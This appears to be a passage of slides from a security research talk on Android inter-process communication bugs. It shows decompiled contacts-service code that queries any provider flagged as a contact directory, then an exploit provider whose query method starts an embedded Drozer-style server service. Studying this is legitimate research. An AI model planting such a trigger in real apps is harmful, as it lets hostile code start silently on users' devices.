
```
public void onPackageChanged(String packageName) {  
    PackageInfo pm;  
    try { pm = this.mPackageManager.getPackageInfo(packageName, 136); }  
    // ...  
    this.updateDirectoriesForPackage(pm, false);  
}
```

```
private List updateDirectoriesForPackage(PackageInfo pInfo, boolean arg15) {  
    int i = 0;  
    ArrayList empty = Lists.newArrayList();  
    ProviderInfo[] providers = pInfo.providers;  
    if(providers != null) {  
        int numOfProviders = providers.length;  
        for(ProviderInfo providerInfo: providers) {  
            // Check if content provider's name is android.content.ContactDirectory.  
            if(ContactDirectoryManager.isDirectoryProvider(providerInfo))  
                // Query the content provider.  
                this.queryDirectoriesForAuthority(empty, providerInfo);  
            // ...  
        }  
    }  
}
```


Content Provider Implementation

```
<provider android:name="com.mwr.dz.MyContentProvider"
    android:authorities="dzprovider"
    android:enabled="true"
    android:exported="true">
    <meta-data android:name="android.content.ContactDirectory"
        android:value="true"/>
</provider>
```

```
public Cursor query(Uri uri, String[] projection, String selection,
    String[] selectionArgs, String sortOrder) {
    Intent i = new Intent();
    i.addCategory("com.mwr.dz.START_EMBEDDED");
    i.setComponent(new ComponentName("com.mwr.dz", "com.mwr.dz.services.ServerService"));
    Context c = getContext();
    c.startService(i);
}
```



Demo



Conclusions

- Even rudimentary automation can save you time
- OEM bloatware pollutes and weakens the OS
- Seemingly boring bugs can come handy
- The variety of IPC on Android presents numerous opportunities

